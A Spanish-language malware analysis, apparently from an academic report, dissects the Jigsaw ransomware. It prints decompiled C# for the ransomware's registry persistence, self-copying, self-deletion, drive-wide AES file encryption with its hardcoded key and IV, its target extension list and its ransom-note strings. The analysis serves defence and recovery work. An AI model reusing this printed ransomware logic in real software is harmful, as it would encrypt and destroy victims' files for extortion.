


Figura 6.91: Sección de referencias en dnSpy

Al ser una aplicación en .NET se encuentra `mscorlib`, librerías System y también `kernel32.dll` y `user32.dll` para algunas funciones. Destaca la librería `Newtonsoft.Json` que no es una estándar de Windows y la cual se comentó anteriormente que sirve para parsear objetos JSON.

En cuanto a los recursos en sí de la muestra se pueden ver en la Figura 6.92 y se comentan a continuación.




Figura 6.92: Listado de recursos de la aplicación (dnSpy)

- El recurso **Jigsaw** corresponde a la imagen del muñeco Billy que se utiliza como fondo de la ventana en el formulario con la nota de rescate.

- **StartModeDebug** contiene la cadena «*I'm running in Debug mode*», quizá implica alguna manera de actuar en función del modo de incio de la aplicación.
- **vanityAddreses** contiene las direcciones Bitcoin que aparecen en el mensaje de rescate. Quizá se escojan aleatoriamente ya que al ejecutar varias veces la muestra aparecen direcciones diferentes.




Figura 6.93: Contenido del recurso vanityAddresses (dnSpy)

- Finalmente, **ExtensionsToEncrypt** contiene, como su nombre indica, las extensiones que el *ransomware* lo cual es de vital importancia para determinar el impacto de la infección.

La lista de extensiones para cifrar que aparecen en el recurso `ExtensionsToEncrypt` se pueden ver en la Figura 6.94.

Como se puede ver la extensión **.csv** se incluye, pero aparece en minúsculas como la mayoría de las extensiones. Si en el código no se controla la capitalización de las extensiones significaría que `.CSV` y `.csv` serían extensiones distintas y por tanto no se cifrarían, tal y como se vio en el análisis dinámico básico.

6.5.2. Punto de entrada (Main)

El punto de entrada de la aplicación (función `Main`) simplemente se encarga de inicializar el software a través del método `InitSoftware` de la clase `Hacking` y ejecutar la aplicación. El código se muestra en la Figura 6.95.

El método `InitSoftware` recibe dos parámetros, el primero es el modo de arranque que corresponde a una constante de la clase `Config`. Los valores que la variable `Config.StartMode` puede tomar se muestran en la enumeración de la Figura 6.96.

Al parecer la aplicación puede comenzar en distintos modos que pueden cambiar el comportamiento de la misma. Existen el modo `Debug`, `ErrorMessage` (Mensaje de Error), `NothingHappens` y de auto eliminación (`DeleteItself`).

El segundo parámetro puede ser el primer argumento pasado al iniciar la aplicación si solo se ha introducido un argumento o nulo en cualquier otro caso. En este momento conviene recordar que cuando la muestra se ejecutaba como `drpbx.exe` se introducía como argumento la ruta del ejecutable inicial Figura 6.34,

Tras ello inicia un Form de Windows (`FormBackground`) en segundo plano, ya que no lo llega a mostrar y ejecuta la aplicación

.jpg .jpeg .raw .tif .gif .png .bmp
.3dm .max
.accdb .db .dbf .mdb .pdb .sql
.dwg .dxf
.c .cpp .cs .h .php .asp .rb .java .jar .class .py .js
.aaf .aep .aepx .plb .prel .prproj .aet .ppj .psd .indd .indl .indt .indb
.inx .idml .pmd .xqx .xqx .ai .eps .ps .svg .swf .fla .as3 .as
.txt .doc .dot .docx .docm .dotx .dotm .docb .rtf .wpd .wps .msg .pdf
.xls .xlt .xlm .xlsx .xlsm .xltx .xltm .xlsb .xla .xlam .xll .xlw .ppt .pot
.pps .pptx .pptm .potx .potm .ppam .ppsx .ppsm .sldx .sldm
.wav .mp3 .aif .iff .m3u .m4u .mid .mpa .wma .ra .avi .mov .mp4 .3gp
.mpeg .3g2 .asf .asx .flv .mpg .wmv .vob .m3u8
.dat .csv .efx .sdf .vcf .xml .ses
.Qbw .QBB .QBM .QBI .QBR
.Cnt .Des .v30 .Qbo .Ini .Lgb .Qwc .Qbp .Aif .Qba .Tlg .Qbx .Qby
.1pa .Qpd .Txt .Set .Iif
.Nd .Rtp .Tlg .Wav .Qsm .Qss .Qst .Fx0 .Fx1 .Mx0 .FPx .Fxr .Fim
.ptb .Ai .Pfb .Cgn .Vsd .Cdr .Cmx .Cpt .Csl .Cur .Des .Dsf .Ds4
.Drw .Dwg.Eps .Ps .Prn .Gif .Pcd .Pct .Pcx .Plt .Rif .Svg .Swf .Tga
.Tiff .Psp .Ttf .Wpd .Wpg .Wi .Raw .Wmf .Txt .Cal .Cpx .Shw .Clk
.Cdx .Cdt .Fpx .Fmv .Img .Gem .Xcf .Pic .Mac .Met
.PP4 .Pp5 .Ppf .Xls .Xlsx .Xlsm .Ppt .Nap .Pat .Ps .Prn .Sct .Vsd
.wk3 .wk4 .XPM .zip .rar

Figura 6.94: Lista de extensiones a cifrar por Jigsaw




Figura 6.95: Punto de entrada de la aplicación (dnSpy

6.5.3. Config

Esta clase que como su nombre indica se encarga de declarar constantes y configurar el entorno como el método de inicio (`StartModeType` visto anteriormente), texto que se muestra al usuario y parámetros de configuración del *ransomware* como la extensión, tamaño máximo del archivo para encriptar, contraseña de cifrado, importe del rescate, etc.

```
// Token: 0x0200000E RID: 14
internal enum StartModeType
{
    // Token: 0x04000046 RID: 70
    Debug,
    // Token: 0x04000047 RID: 71
    ErrorMessage,
    // Token: 0x04000048 RID: 72
    NothingHappens,
    // Token: 0x04000049 RID: 73
    DeleteItself
}
```

Figura 6.96: Valores del modo de inicio de la aplicación (dnSpy)

A continuación, se muestran algunas constantes declaradas con cierta relevancia (ver Figura 6.97).

```
// Token: 0x04000031 RID: 49
internal const string EncryptionFileExtension = ".fun";

// Token: 0x04000032 RID: 50
internal const int MaxFilesizeToEncryptInBytes = 10000000;

// Token: 0x04000033 RID: 51
internal const string EncryptionPassword = "OoIsAwwF23cICQoLDA0ODe==";
```

Figura 6.97: Características de configuración del *ransomware*

En la anterior figura (Figura 6.97) se observa que se declara la extensión de cifrado como `.fun`, el tamaño máximo de archivo para cifrar en bytes (10MB) e incluso la contraseña de cifrado declarada de manera estática en el propio código de la aplicación en formato de base 64. Esta información es de gran utilidad para conocer el *ransomware* y no podría haber sido obtenida de manera dinámica fácilmente.

También se define la cantidad del rescate en USD, en este caso 150$ y la «tarea» encomendada a la víctima como *string* (ver Figura 6.98).

```
Config.RansomUsd = 150;
Config.TaskMessage = "Please, send $" + Config.RansomUsd + " worth of Bitcoin
  here:";
```

Figura 6.98: Definición de la cantidad de rescate del *ransomware*

Por último, se muestran la inicialización de algunas variables como el mensaje de rescate y de error que aparecía en el primer modal (marcados en azul en la imagen), el modo de inicio (modo `ErrorMessage`, para mostrar el mensaje de error) y también la creación del directorio de trabajo `System32Work` bajo `C:\Users\<User>\AppData\Roaming\`(marcado en rojo en la imagen) y la definición de la ruta de los ficheros `drpbx.exe` y `firefox.exe` en `TEMP_EXE_PATH` y `FINAL_EXE_PATH` respectivamente (marcado en rojo en la imagen).

```
static Config()
{
    string folderPath = Environment.GetFolderPath
      (Environment.SpecialFolder.ApplicationData);
    string folderPath2 = Environment.GetFolderPath
      (Environment.SpecialFolder.LocalApplicationData);
    Config.StartMode = Config.StartModeType.ErrorMessage;
    Config.ActiveAfterDateTime = new DateTime(2016, 4, 1);
    Config.ErrorMessage = "Congratulations. Your software has been registered.
      Confirmation code 994759" + Environment.NewLine + "Email us this code in the
      chat to active your software. It can take up to 48 hours.";
    Config.ErrorTitle = "Thank you";
    Config.StartupMethod = Windows.StartupMethodType.Registry;
    Config.TempExeRelativePath = "Drpbx\\drpbx.exe";
    Config.FinalExeRelativePath = "Frfx\\firefox.exe";
    Config.FinalExePath = Path.Combine(folderPath, Config.FinalExeRelativePath);
    Config.TempExePath = Path.Combine(folderPath2, Config.TempExeRelativePath);
    Config.WorkFolderRelativePath = "System32Work\\";
    Config.WorkFolderPath = Path.Combine(folderPath,
      Config.WorkFolderRelativePath);
    if (!Directory.Exists(Config.WorkFolderPath))
    {
        Directory.CreateDirectory(Config.WorkFolderPath);
    }
    Config.OnlyRunAfterSysRestart = false;
    Config.WelcomeMessage = string.Concat(new string[]
    {
        "Your computer files have been encrypted. Your photos, videos, documents,
          etc....",
        Environment.NewLine,
        "But, don't worry! I have not deleted them, yet.",
```

Figura 6.99: Inicialización de variables en la clase Config (dnSpy)

6.5.4. Hacking

La clase se encarga principalmente de la inicialización del entorno del *malware* según el modo de inicio, ya que el *malware* se puede ejecutar de distintas formas, también realiza copias de sí mismo en distintas rutas del sistema, establece persistencia a través del registro de Windows y se encarga de otras acciones como su autodestrucción.

En la primera ejecución, es cuando se establece la persistencia a través de la ruta `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` del registro y se copia el fichero ejecutable original a la ruta final `C:\Users\IEUser\AppData\Roaming\Frfx\firefox.exe` y también en la ruta temporal `C:\Users\IEUser\AppData\Local\Drpbx\drpbx.exe` (líneas marcadas en azul de la Figura 6.100). Acto seguido ejecuta `drpbx.exe` con `Process.Start` utilizando como argumento la ruta del ejecutable original (`Application.ExecutablePath`) y termina la ejecución del proceso padre quedando `drpbx.exe` huérfano. Esta parte corresponde a la creación del proceso `drpbx.exe` por parte de `jigsaw.exe` y la creación de los archivos que se detectó en el análisis dinámico (véase la Figura 6.100).

Antes de esta copia de archivos se ejecutaría la línea de `Windows.SetStartup()` marcada en rojo. Si depuramos esta parte del código (con el único objetivo de aportar claridad a la explicación ya que aparecen los valores de las variables en tiempo de ejecución) se puede observar que el método de inicio (`startupMethod`) es el de `Registry` por lo que ejecutará la línea marcada en rojo y saldrá del método (ver Figura 6.101).

```
string tempExePath = Config.TempExePath;
if (Config.FinalExeRelativePath != null)
{
    string text = Path.Combine(Environment.GetFolderPath
      (Environment.SpecialFolder.Startup), Path.GetFileName
      (Config.FinalExeRelativePath));
    Windows.SetStartup(Config.StartupMethod);
    if (Application.ExecutablePath == Config.FinalExePath)
    {
        return;
    }
    if (Application.ExecutablePath == text)
    {
        return;
    }
}
if (Hacking.ExeSmartCopy(Config.FinalExePath, true))
{
    Hacking.ExeSmartCopy(tempExePath, true);
}
string text2 = Application.ExecutablePath.Replace(" ", "?");
Process.Start(tempExePath, text2);
Environment.Exit(0);
}

// Token: 0x060000BD RID: 189 RVA: 0x00002765 File Offset: 0x00000965
internal static bool ExeSmartCopy(string targetExePath, bool overwrite)
{
    if (Application.ExecutablePath == targetExePath)
    {
        return false;
    }
    Directory.CreateDirectory(Directory.GetParent(targetExePath).ToString());
    File.Copy(Application.ExecutablePath, targetExePath, overwrite);
    return true;
}
```

Figura 6.100: Copia de jigsaw.exe en clase Hacking (dnSpy)




Figura 6.101: Establecimiento de persistencia a través del registro en clase Hacking (dnSpy)

El método lo que hace es establecer el valor de la clave de autoarranque `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` para el usuario actual con la ruta del ejecutable final `firefox.exe` (ver Figura 6.102).




Figura 6.102: Método SetStartupRegistry en clase Windows (dnSpy)

Es decir, la clase Hacking se ayuda de la clase Windows para establecer persistencia en el dispositivo a través del registro de Windows y el ejecutable `firefox.exe` (copia del original).

En la segunda ejecución (mediante `drpbx.exe` y el argumento) al llamar a `Hacking.InitSoftware` en el punto de entrada (ver Figura 6.95 ahora al tener un argumento se introduce el mismo como parámetro.

Y entra en el primer `if` que en este caso muestra el mensaje de «error» de la Figura 6.30 mediante un `MessageBox` (marcado en rojo en la imagen) aunque también se incluye una lógica para borrarse a sí mismo de la máquina (marcada en verde en la imagen) en caso de que el modo de inicio (`startMode`) sea el indicado (véase la Figura 6.103).

Después de mostrar el `MessageBox`, se retorna y empieza un nuevo formulario segundo plano (ya que no se muestra) y empieza el *message loop* con `Application.Run()`

La clase Hacking tiene más métodos y realiza acciones adicionales, sin embargo estos se verán en el contexto en el que son llamados por coherencia y cercanía.

```
if (arg != null)
{
    if (startMode == Config.StartModeType.DeleteItself)
    {
        arg = arg.Replace("?", " ");
        if (Path.IsPathRooted(arg) && File.Exists(arg))
        {
            int num = 0;
            bool flag;
            do
            {
                string fileNameWithoutExtension = Path.GetFileNameWithoutExtension(arg);
                string exeFolderPath = Directory.GetParent(arg).ToString();
                flag = Enumerable.FirstOrDefault<Process>(Process.GetProcessesByName
                 (fileNameWithoutExtension), (Process p) => p.MainModule.FileName.StartsWith
                 (exeFolderPath)) != null;
                Thread.Sleep(100);
                num++;
            }
            while (flag && num < 100);
            Thread.Sleep(300);
            if (!flag)
            {
                File.Delete(arg);
            }
        }
    }
    if (startMode == Config.StartModeType.ErrorMessage)
    {
        MessageBox.Show(Config.ErrorMessage, Config.ErrorTitle, MessageBoxButtons.OK,
          MessageBoxIcon.Hand);
    }
}
```


Figura 6.103: Código de muestra del mensaje de error en clase Hacking (dnSpy)

6.5.5. FormBackground

Su función principal es iniciar el proceso de cifrado del sistema de archivos en segundo plano de manera silenciosa (ya que no se muestra la ventana del formulario).

Para ello crea un `Timer` que cada 6 segundos (6000 ms) llama a la función `timer ActivateChecker_Tick`, cuyo código se muestra en la Figura 6.104 y que llama a `Locker.EncryptFileSystem()`

```
private void timerActivateChecker_Tick(object sender, EventArgs e)
{
    if (Config.Activated)
    {
        return;
    }
    if (!Hacking.ShouldActivate())
    {
        return;
    }
    Config.Activated = true;
    Locker.EncryptFileSystem();
    new FormGame().Show(this);
}
```

Figura 6.104: Función timerActivateChecker de FormBackground (dnSpy)

`Config.Activated` esta inicializado como false al principio, mientras que `Hacking.ShouldActivate()` realiza una comprobación en el que la fecha actual sea mayor a la fecha de inizialización (`DateTime.Now>Config.ActiveAfterDate`).

Es decir, se comprueba que la fecha actual sea mayor que la fecha de activación que se definió en la clase Config como el 01/04/2016, por lo que antes de esa fecha no se hubiese iniciado.




Figura 6.105: Definición de constante ActiveAfterDate en clase Config (dnSpy)

Por tanto, en la primera ejecución no se activan los dos primeros `ifs`, mientras que en las siguientes se retorna inmediatamente ya que `Config.Activated = true`. Tras terminar el cifrado del sistema de archivos se crea y muestra el formulario `FormGame` el cual, presumiblemente se trata de la ventana con la nota de rescate mostrada en la Figura 6.38.

6.5.6. Locker

Esta clase se encarga del cifrado y descifrado del sistema de archivos, teniendo en cuenta las extensiones objetivo para cifrar que se incluyen en los recursos, la extensión de cifrado `.fun`, el algoritmo de cifrado, su contraseña y configuración, tamaño máximo de archivo para cifrar, etc.

A continuación, se muestra el contenido del método `EncryptFileSystem()`.

```
internal static void EncryptFileSystem()
{
    HashSet<string> hashSet = new HashSet<string>(Locker.GetExtensionsToEncrypt());
    foreach (string text in Enumerable.Select<DriveInfo, string>(DriveInfo.GetDrives(),
      (DriveInfo drive) => drive.RootDirectory.FullName))
    {
        Locker.EncryptFiles(text, ".fun", hashSet);
    }
    if (!File.Exists(Locker.EncryptedFileListPath))
    {
        string[] array = Locker.EncryptedFiles.ToArray<string>();
        File.WriteAllLines(Locker.EncryptedFileListPath, array);
    }
}
```

Figura 6.106: Función EncryptFileSystem en clase Locker (dnSpy)

El método primero obtiene las extensiones para encriptar de los recursos y recorre todos los *drives* del sistema (`C:\`, `D:\`, etc). Esto significa que si se mapea un *network share* tipo `\\server\share` a una letra del sistema como `F:\` entonces también se encriptaría.

Después encripta los ficheros desde la raíz del *drive* actual (`C:\`, `D:\`, etc), con la extensión `.fun` y pasando la lista de extensiones de ficheros a encriptar (el `hashSet`).

Finalmente, tras haber cifrado todos los archivos, si no existe el fichero `EncryptedFileList.txt` (que es lo que se mostraba en el Form) en `C:\Users\<User>\AppData\Roaming\System32Work\`, este se crea a través de un `HashSet` que se ha rellenado con la ruta completa de los archivos cifrados. Es decir, se crea el fichero con todos los

archivos cifrados en dicho directorio del sistema infectado, lo cual puede resultar de mucho interés para determinar el impacto y alcance en el sistema de la infección e incluso para solucionar el problema.

En la Figura 6.107, se muestra el código original decompilado de la función `EncryptFiles`.

```
private static void EncryptFiles(string dirPath, string encryptionExtension,
  HashSet<string> extensionsToEncrypt)
{
    IEnumerable<string> files = Locker.GetFiles(dirPath);
    Func<string, IEnumerable<string>> <>9__0;
    Func<string, IEnumerable<string>> func;
    if ((func = <>9__0) == null)
    {
        func = (<>9__0 = (string file) => extensionsToEncrypt);
    }
    foreach (string text in Enumerable.Select(Enumerable.Where(Enumerable.Select
      (Enumerable.Select(Enumerable.Where(Enumerable.SelectMany(files, func, (string file,
      string ext) => new { file, ext }), <>h__TransparentIdentifier0 =>
      <>h__TransparentIdentifier0.file.EndsWith(<>h__TransparentIdentifier0.ext)),
      <>h__TransparentIdentifier0 => <>h__TransparentIdentifier0.file), (string file) =>
      new
    {
        file = file,
        fi = new FileInfo(file)
    }), t => t.fi.Length < 10000000L), t => t.file))
    {
        try
        {
            if (Locker.EncryptFile(text, encryptionExtension))
            {
                Locker.EncryptedFiles.Add(text);
            }
        }
        catch
        {
        }
    }
}
```

Figura 6.107: Código original de la función EncryptFiles en la clase Locker (dnSpy)

Puesto que parece ser que ha habido ciertos problemas a la hora de decompilar esta parte del código se ha optado por refactorizarlo mínimamente para mejorar su legibilidad. En la Figura 6.108, se muestra la versión refactorizada del código.

```
foreach (string text in Enumerable.Select(
    Enumerable.Where(
        Enumerable.Select(
            Enumerable.Select(
                Enumerable.Where(
                    Enumerable.SelectMany(files, func, (string file, string ext) => new { file, ext }), x => x.file.EndsWith
                      (<>x.ext)
                ), x => x.file
            ), (string file) => new {file = file, fi = new FileInfo(file) }
        ), t => t.fi.Length < 10000000L), t => t.file)
)
{
    try
    {
        if (Locker.EncryptFile(text, encryptionExtension))
        {
            Locker.EncryptedFiles.Add(text);
        }
    }
    catch
    {
    }
}
```

Figura 6.108: Código refactorizado de la función EncryptFiles en la clase Locker (dnSpy

Básicamente se recorre una lista de ficheros (la del directorio correspondiente a la letra del *drive*, e.g. `C:\`) que ha sido filtrada para que sólo estén los que tengan una

extensión que aparezca en la lista de extensiones que se mostró en la Figura 6.94 y cuyo tamaño sea menor de 10 MB (`t.fi.Length<10000000L`).

En este momento no se aplica ninguna regla de capitalización de los *strings* por lo que la extensión debe coincidir exactamente con la que aparece en la lista (`.csv` ≠ `.CSV`).

Destaca también que omite los archivos mayores a 10MB totalmente del cifrado, seguramente por temas de eficiencia, lo cual es interesante porque habrá varios archivos como ciertas imágenes o videos que no sean cifrados. Sin ánimo de dar ideas a los desarrolladores de *malware* se podría haber optado, como hacen otras familias por cifrar los primeros N bytes del archivo o ciertas secciones críticas para inutilizarlo e impedir la recuperación del contenido total o parcialmente hasta el pago del rescate.

Finalmente, cifra archivo a archivo con `Locker.EncryptFile` y si todo va bien lo añade al `HashSet` de ficheros cifrados (`Locker.EncryptedFiles.Add()`) que posteriormente se utilizara en `Locker.EncryptFiles` para generar el fichero `EncryptedFileList.txt`

EncryptFile(string, string): bool

En cuanto a la función `EncryptFile`, esta recibe la ruta del fichero a cifrar y la extensión con el que cifrarlo (`.fun`) y su objetivo es configurar el algoritmo de cifrado delegando el proceso de cifrado a una función sobrecargada. Devuelve verdadero o falso en función de si el archivo ha sido cifrado o no. Su código se muestra en la Figura 6.109.

```
private static bool EncryptFile(string path, string encryptionExtension)
{
    try
    {
        if (Config.StartMode != Config.StartModeType.Debug && (path.StartsWith
          (Config.WorkFolderPath, StringComparison.InvariantCulture) || path.StartsWith("C:
          \\Windows", StringComparison.InvariantCultureIgnoreCase)))
        {
            return false;
        }
        using (AesCryptoServiceProvider aesCryptoServiceProvider = new
          AesCryptoServiceProvider())
        {
            aesCryptoServiceProvider.Key = Convert.FromBase64String
              ("OoIsAwwF23cICQoLDA0ODe==");
            aesCryptoServiceProvider.IV = new byte[]
            {
                0, 1, 0, 3, 5, 3, 0, 1, 0, 0,
                2, 0, 6, 7, 6, 0
            };
            Locker.EncryptFile(aesCryptoServiceProvider, path, path + encryptionExtension);
        }
    }
    catch
    {
        return false;
    }
    try
    {
        File.Delete(path);
    }
    catch (Exception)
    {
```

Figura 6.109: Función EncryptFile de la clase Locker (dnSpy)

Si no está en modo `Debug` y se encuentra en alguno de los directorios `C:\Windows` (del sistema) o `C:\Users\<User>\AppData\Roaming\System32Work\` no cifra los archivos lo cual tiene sentido para evitar desplegar la actividad altamente dañina (cifrado de archivos) si se está depurando y para evitar cifrar su propio directorio de trabajo del que depende (lista de archivos cifrados, direcciones de bitcoin, etc) o el directorio `C:\Windows` que es totalmente crítico en el sistema.

En los fragmentos de código que siguen a dicha condición, se puede ver cómo se inicializa el proveedor de servicios criptográficos de Windows mediante `AesCryptoService Provider`, es decir, se utiliza el algoritmo de cifrado AES, el cual por defecto opera en modo CBC. Además, se configuran parámetros como la clave `Config.EncryptionPassword` decodificada de base 64 y el vector de inicialización (IV) el cual se introduce de manera estática en el código, es decir, siempre es el mismo en cada ejecución, no cambia.

A continuación, se listan los parámetros de la configuración del algoritmo AES.

- Modo: CBC
- *Padding*: PKCS7
- Tamaño de bloque: 128 bit
- Clave: `OoIsAwwF23cICQoLDAOODe==` (128 bits)
- IV: `0103530100206760`

Incluir de manera estática la clave y vector de inicialización en el código es un grave error por el desarrollador del *malware* ya que se puede acceder a ellos fácilmente decompilando la aplicación lo cual nos permitirá realizar el proceso inverso puesto que AES es un algoritmo simétrico.

Adicionalmente en el modo CBC, **el IV debe ser impredecible y único para cada operación de cifrado**, pues si se reutiliza el mismo:

- **Se rompe la seguridad semántica**: bloques de texto plano idénticos cifrados con la misma clave e IV producirán textos cifrados idénticos.
- **Permite el análisis de patrones**: los atacantes pueden detectar cuándo se cifran los mismos datos.
- **Abre las puertas a ataques de texto sin formato elegidos y otros ataques criptográficos**, especialmente en contextos en los que un atacante puede influir en la entrada u observar múltiples cifrados.

Tras la configuración del servicio criptográfico, se llama al método sobrecargado `EncryptFile` para cifrar el fichero actual con el algoritmo AES y la extensión indicada anteriormente (`.fun`)

Tras cifrar el fichero, el original se elimina preservando la versión cifrada `.fun`.

EncryptFile(SymmetricAlgorithm, string, string)

Por último en esta clase se tiene la función sobrecargada *EncryptFile* la cual recibe el algoritmo de cifrado simétrico configurado, el fichero de entrada (fichero a cifrar) y el de salida (versión cifrada del fichero con extensión `.fun`). Se encarga realmente de cifrar el archivo. Su código se muestra en la Figura 6.110.

```
private static void EncryptFile(SymmetricAlgorithm alg, string inputFile, string
  outputFile)
{
    byte[] array = new byte[65536];
    using (FileStream fileStream = new FileStream(inputFile, FileMode.Open))
    {
        using (FileStream fileStream2 = new FileStream(outputFile, FileMode.Create))
        {
            using (CryptoStream cryptoStream = new CryptoStream(fileStream2,
              alg.CreateEncryptor(), CryptoStreamMode.Write))
            {
                int num;
                do
                {
                    num = fileStream.Read(array, 0, array.Length);
                    if (num != 0)
                    {
                        cryptoStream.Write(array, 0, num);
                    }
                }
                while (num != 0);
            }
        }
    }
}
```

Figura 6.110: Función EncryptFile sobrecargada de la clase Locker (dnSpy)

Básicamente, abre el archivo original, crea la version `.fun` y los bytes que lee del primero los escribe cifrados con `CryptoStream` en el segundo (versión `.fun`).

Finalmente, tras cifrar todo el sistema de archivos con `Locker.EncryptFileSystem()` muestra el FormGame que se corresponde con la pantalla mostrada con el texto del rescate y la imagen de Billy (véase la Figura 6.104).

6.5.7. FormGame

Como se comentó anteriormente esta clase corresponde con el formulario que contiene la nota de rescate que se mostró en la Figura 6.38 y se encarga de gestionar los eventos de la interfaz como el efecto de escritura de la nota de rescate el botón de pago en bitcoins, el contador de eliminación de ficheros, etc.

Cuando inicia el Form (método `FormGame\_Load`) de las primeras acciones que realiza es obtener la dirección de BTC del fichero `C:\Users\<User>\AppData\Roaming\System32Work\Address.txt` mediante `GetBitcoinAddess()` o si no existe (la primera vez que se ejecuta) lo crea con una dirección aleatoria del fichero `vanityAddresses` de los recursos y devuelve la misma (ver código en la Figura 6.111).

```
private static string GetBitcoinAddess()
{
    string text = Path.Combine(Config.WorkFolderPath, "Address.txt");
    if (File.Exists(text))
    {
        return File.ReadAllText(text);
    }
    HashSet<string> hashSet = new HashSet<string>();
    foreach (string text2 in Resources.vanityAddresses.Split(new string[]
      { Environment.NewLine }, StringSplitOptions.RemoveEmptyEntries).ToList<string>())
    {
        hashSet.Add(text2.Trim());
    }
    string text3 = Enumerable.OrderBy<string, Guid>(hashSet, (string x) => Guid.NewGuid
